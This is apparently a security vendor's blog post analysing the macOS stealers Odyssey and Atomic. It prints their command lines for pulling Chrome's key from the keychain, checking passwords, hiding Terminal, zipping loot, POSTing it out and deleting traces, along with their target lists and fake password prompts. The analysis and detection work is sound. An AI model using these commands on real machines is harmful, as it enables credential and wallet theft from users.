Blog · November 15, 2026 · Odyssey, Atomic
Odyssey and Atomic: Chrome’s key, and why every stealer wants it
Chrome locks your saved passwords with a key kept in the macOS keychain, and two Mac stealers, Odyssey and Atomic, carry the same command to ask for it.
Chrome saves your passwords in a file called Login Data. That file is encrypted. The key that decrypts it is not in Chrome: it sits in the macOS keychain, under the name “Chrome Safe Storage”. A thief who takes the file without the key gets nothing. That is why almost every Mac stealer contains, somewhere, the same command.

We collected two files and gave them to MacVigil: Odyssey’s Launcher.dmg disk image and Atomic Stealer’s Trading View program. Neither was run. Both come out dangerous, at 94 and 92 out of 100, without any list of known files: Apple’s XProtect, MacVigil’s list of known malware fingerprints and its DeepBranch AI second opinion were switched off for these scans, so the verdict rests only on what MacVigil reads in each file.
Atomic: the command, read where it is launched
The fake Trading View is a program with an ad hoc signature, a signature with no identity behind it. MacVigil follows the text of its commands from the program’s data to the call that launches them. It reads several:
popen("security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}'")
popen("dscl /Local/Default -authonly … …")
popen("ditto -c -k --sequesterRsrc --keepParent … ….zip --norsrc --noextattr")
popen("system_profiler SPHardwareDataType")
The first asks the keychain for the generic password of “Chrome”: that is the key. The second checks a password against the Mac’s user account. The third makes a ZIP archive. The fourth collects the Mac’s hardware report, model and serial number included, and the program also searches the answer for VMware and Apple Virtual Machine: if either is there, it quits. It does not work inside a virtual machine, where analysts would run it. Each … stands for a part the program puts together at the last moment, which MacVigil did not read. Read by hand, the two parts of the dscl command are the account name and the password just typed; the two of the ditto command are the same folder, a numbered folder the program creates in the home folder.
The first command is enough for the verdict. The finding is called “Launches the keychain lookup of a browser's storage key”, and what it rests on fits in one line: the keychain lookup and the browser’s name are on the same command line, followed all the way to the call that launches it. A word lying somewhere in the file would not be enough; this is a command line the program hands to the shell.
Before keeping this rule, we searched a healthy Mac for the command. Six files name find-generic-password; none of them names a browser’s key.


0x1000040f1. In normal mode the list also shows a match with an Apple XProtect signature; the verdict does not depend on it, since it is the same 92 with XProtect switched off.Odyssey: the same targets, under encryption

Launcher.dmg contains a program that shows no readable text. Its strings are hidden, and it carries the code that reveals them. MacVigil does that work itself and finds five names, all of the same kind. The file hides 313 strings in all, every one under the same key. We decoded them all; 189 are identifiers of browser extensions, most of them cryptocurrency wallets. The five MacVigil reads:
• Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies
• Group Containers/group.com.apple.notes/NoteStore.sqlite
• Keychains/login.keychain-db
• /Login Data
• security 2>&1 > /dev/null find-generic-password -ga "Chrome" | awk "{print $2}"
Safari’s cookies, the Notes app’s database, the login keychain, Chrome’s saved passwords, and the same command as Atomic’s, give or take the quotation marks. Two families, one line.
The program also takes care not to be seen. It asks Terminal to hide its window:
system("osascript -e 'tell application "terminal" to set visible of the front window to false'")And it, too, checks a password against the account: dscl . authonly '<account>' '<password>'. It first tries an empty password, then shows a window titled “Application wants to install helper”, with a single Continue button.
The finding is called “Carries a concealed configuration naming several places of one kind it would act on”. What ties the concealment to what it hides is that they are the same bytes: each name was read under the encoding that hid it.
What the two programs actually do
MacVigil proves a few facts and stops. We also read both programs by hand, without running them, to see the whole sequence. They follow the same plan.
Atomic’s fake Trading View still carries its author’s function names, so the plan can be read like a table of contents:
GrabChromium → keychain → systeminfo → FileGrabber → GrabFirefox → ColdWallets
→ ditto (ZIP) → sendlog → removeDirectory
It shows a window titled “System Preferences”: “macOS needs to access System settings. Please enter your password.” It checks the answer, and if it is wrong, asks again with “You entered invalid password.” The right one is saved in a file named password-entered. Then it copies the login keychain, asks for the Chrome key, and takes cookies, saved passwords and autofill data from Chrome, Brave, Edge, Vivaldi, Opera and Opera GX, the data of more than 60 wallet extensions, Firefox cookies and form history, five desktop wallets, and files from the Desktop and Documents (txt, rtf, key, wallet, jpg, png).
If the Mac’s hardware description contains VMware or Apple Virtual Machine, it quits before all that. Everything is zipped and sent in one request, over plain HTTP, to an address written in the file:
POST /sendlog HTTP/1.1
Host: …
BuildID=…&user=…&B64=<the ZIP, as text>
Then the folder is deleted, and the victim sees “Some error ocured while running the application.”
Odyssey’s Launcher hides 313 strings under one simple key: each byte is combined with a number that changes by a fixed rule. We wrote the decoder from the program’s own code and read them all. 189 are identifiers of browser extensions. The rest give the same plan, longer.
Its window is titled “Application wants to install helper”, with one Continue button. Before showing it, the program tries an empty password. It works in a folder under /tmp, and takes: nine Chromium browsers, Firefox and Waterfox including saved logins, sixteen desktop wallets (Ledger Live, Exodus, Electrum, Bitcoin Core, TonKeeper, Binance…), the keychain, Safari cookies and form values, and FortiClient VPN settings. A hidden AppleScript of about 70 lines asks Finder to copy the Notes database with its attachments, and documents from Desktop, Documents and Downloads, up to 10 MB.
ditto -c -k --sequesterRsrc /tmp/…/ /tmp/out.zip
POST /log HTTP/1.1      (to …, port 80)
username: admin
buildid: 7691561dac12404fa7fec041bbd568df
rm -r /tmp/…  ;  rm /tmp/out.zip
Neither program installs anything that starts again later. Each runs once, takes what it can in a minute, sends one ZIP and removes its traces. That is why the password window matters so much to them: the keychain they copy is useless without it.
The files do not say whether these servers still answer or what the people behind them do with a ZIP, and the value Atomic puts in its BuildID field is not resolved here.
How to protect yourself
When a program asks for Chrome’s key, macOS asks for your permission in a keychain window that names the item, “Chrome Safe Storage”. Chrome itself does not normally ask you. If that window shows up while you are installing an app that is not a browser, deny it.
The files
| File | SHA-256 | Verdict on behavior alone |
|---|---|---|
Odyssey, Launcher.dmg, unsigned | 21c072e2aa9037295f656dc0a5d2d6daa64cae4f7c71b91cf1facd78ef9ef012 | dangerous, 94 |
Atomic Stealer, Trading View, signed ad hoc | ce3c57e6c025911a916a61a716ff32f2699f3e3a84eb0ebbe892a5d4b8fb9c7a | dangerous, 92 |
Get the next write-up by email:
More: fake password prompts on a Mac · check a disk image or installer before opening it · “macOS cannot verify this app” · check your Mac for malware · all blog posts